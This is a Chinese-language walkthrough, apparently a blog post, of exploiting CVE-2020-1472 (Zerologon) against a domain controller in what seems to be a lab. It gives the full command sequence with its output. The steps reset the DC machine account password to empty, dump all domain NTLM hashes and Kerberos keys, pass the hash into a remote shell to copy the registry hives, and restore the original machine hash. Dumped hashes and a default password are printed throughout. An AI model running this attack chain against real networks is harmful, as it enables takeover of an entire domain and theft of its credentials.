

CVE-2020-1472 域内提权完整利用

目前网上公开的方法仅到重置密码为空，但是后续没有恢复密码操作，对于域控制器来说，当计算机 hash 更改时会直接影响与其他域控制器的通信和该域控上的功能（例如：DNS 服务等），本文仅做个记录实现完整的利用。利用流程如下：


1. 重置密码，获取域内所有的用户 hash，利用 exp: <https://github.com/dirkjanm/CVE-2020-1472>

```
root@kali:~/impacket/examples# python3 cve-2020-1472-exploit.py dc-01 192.168.253.163
Performing authentication attempts ...

Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
root@kali:~/impacket/examples#
```



2. Dump 域控制上的 hash

```
root@kali:~/impacket/examples# python3 secretsdump.py 192.168.253.163/dc-01/$@192.168.253.163 -no-pass
Impacket v0.9.22.dev1+20200914.162022.81d44893 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:ca3410165c0890533c22d2fc608c1427:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:6c94b4d8ba8e4929280a0b6af4fa82d2:::
[redacted]:1109:aad3b435b51404eeaad3b435b51404ee:4a4558a96ba8c11aef734a34421b8068:::
[redacted]:2105:aad3b435b51404eeaad3b435b51404ee:4a4558a96ba8c11aef734a34421b8068:::
DC-01$:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-8$:2106:aad3b435b51404eeaad3b435b51404ee:9b6d45aa51a74a8b8b12a61ba6b50a97:::
DOMAIN1$:2602:aad3b435b51404eeaad3b435b51404ee:1f84a55ae2cc31d77c3750d228faffc1:::
DOMAIN2$:2603:aad3b435b51404eeaad3b435b51404ee:1beb01158afecac9df7448fc4fef2f9:::
[*] Kerberos keys grabbed
```

```

[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:671ae13312d94d3cd97c39cbde1552d6aeecfe4c5b8fe5ef2eee84695a9592b9
Administrator:aes128-cts-hmac-sha1-96:cc5dbc13d555408a54d4265a277cd49d
Administrator:des-cbc-md5:51baa1a86751ea57
krbtgt:aes256-cts-hmac-sha1-96:d538c93f1b53fe3002e53b9c6b278f0c1ca349e4720818751
krbtgt:aes128-cts-hmac-sha1-96:cd0d8f023032458303a3c61045e766dc
krbtgt:des-cbc-md5:5d4f6838510813ad

```



3. 利用获取到的管理员 hash 远程连接导出 sam 数据库中原来的计算机 hash

```

root@kali:~/impacket/examples# python3 wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:ca3410165c0890533c22d.
fc608c1427 /administrator@192.168.253.163
Impacket v0.9.22.dev1+20200914.162022.81d44893 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>reg save HKLM\SYSTEM system.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
*****g

C:\>reg save HKLM\SAM sam.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
*****g

C:\>reg save HKLM\SECURITY security.save
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute wmiexec.py again with -codec and the corresponding codec
*****g

C:\>get system.save
[*] Downloading C:\\system.save
C:\>get sam.save
[*] Downloading C:\\sam.save
C:\>get security.save
[*] Downloading C:\\security.save
C:\>del /f system.save

C:\>del /f sam.save

C:\>del /f security.save

```



```
C:\>exit
root@kali:~/impacket/examples#
```

```
root@kali:~/impacket/examples# secretsdump.py -sam sam.save -system system.save -security security.save LOCAL
Impacket v0.9.22.dev1+20200914.162022.81d44893 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0x94e025d105aa51f204aec2316cf5f5be6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e3f4ca1c51379484b24474f8d9a5ccf8:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
$MACHINE.ACC:plain_password_hex:c73a880a51983903b85395eebd9e4acaa49a391a80071b670bddd9bdc40d0d7421d8cc99b9e103420
1099e9981577d0cfda173d2a298bd3b27dddf8e5dc5357e21d820b73204115577b1ca09304a77990f5d7ab431019e5e70b5c8fa029da6e03d
e4f39856fa985620418cce7c716da69bf7279aa168688aa0b8ae7f230146f20ee1363ce753759aa26f6e58cc4ec6514f13aa96aa285716638
0093cc5b75235b616082b10e690ef9d5855ee78a5dd9e0d2d5ba9f694030ecbe18efce5ebf858796d31428eae70cf5e6c0e89b84c434232bd
5e77c619b3ed4a67e81e5237290ec231c055a3014509b2a279032b29939a
$MACHINE.ACC: aad3b435b51404eeaad3b435b51404ee:f604bc51322a2dad50ab52bfae341dc9
[*] DefaultPassword
(Unknown User):cxzcxz
[*] DPAPI_SYSTEM
dpapi_machinekey:0x1f7cb9079a92d7dc07778184f36da40003dc93e8
dpapi_userkey:0x361e69a9386aeafc28232eeae97189f6f1e18bd0
[*] NL$KM
0000 86 8C 22 31 64 A2 91 F4 CA 23 19 CE C4 0C 13 DB .."1d....#.....
0010 95 7F 2E B2 BA 57 C5 48 6C 52 EC E1 A1 27 84 2A .....W.HlR ...'.*
0020 B2 51 02 D6 58 93 D4 CF D0 A0 0F 6D 4C A1 BF A1 .Q..X.....mL ...
0030 E9 EF 82 C2 EB 04 97 FE 51 32 B8 DB A1 62 41 82 .....Q2 ...bA.
NL$KM:868c223164a291f4ca2319cec40c13db957f2eb2ba57c5486c52ece1a127842ab25102d65893d4cfd0a00f6d4ca1bfa1e9ef82c2eb0
497fe5132b8dba1624182
[*] Cleaning up ...
root@kali:~/impacket/examples#
```

4. 恢复 ntds.dit 中的计算机 hash 并验证: <https://github.com/risksense/zerologon> 需要注意的是最后的 hash 使用的是上图的标红的、": " 后面的部分 -> f604.....1dc9 这个, 不是全部的, 下图错了

```

root@kali:~/impacket/examples/zerologon# python3 reinstall_original_pw.py dc-01 192.168.253.163 aad3b435b51404eea
ad3b435b51404ee:f604bc51322a2dad50ab52bfae341dc9
Performing authentication attempts ...

NetrServerAuthenticate3Response
ServerCredential:
  Data: b'\xdd\xd6q--\x9d\xe9J'
NegotiateFlags: 556793855
AccountRid: 1001
ErrorCode: 0

server challenge b'\xdd|\xaf\x1a\xdb1\xdc*'
session key b'\xb9I[D\xe6\x856\xd6\xd9\xc6\xf5i\xa5c]'
Odd-length string

Success! DC machine account should be restored to it's original value. You might want to check.
root@kali:~/impacket/examples/zerologon#

```

5. 最后验证密码已经更改回去

```

root@kali:~/impacket/examples# python3 secretsdump.py 192.168.253.163/administrator:asd123#@!..@192.168.253.163 -just-dc-user dc-01\$
Impacket v0.9.22.dev1+20200914.162022.81d44893 - Copyright 2020 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
DC-01$:1001:aad3b435b51404ee:aad3b435b51404ee:f604bc51322a2dad50ab52bfae341dc9:::
[*] Cleaning up ...
root@kali:~/impacket/examples#

```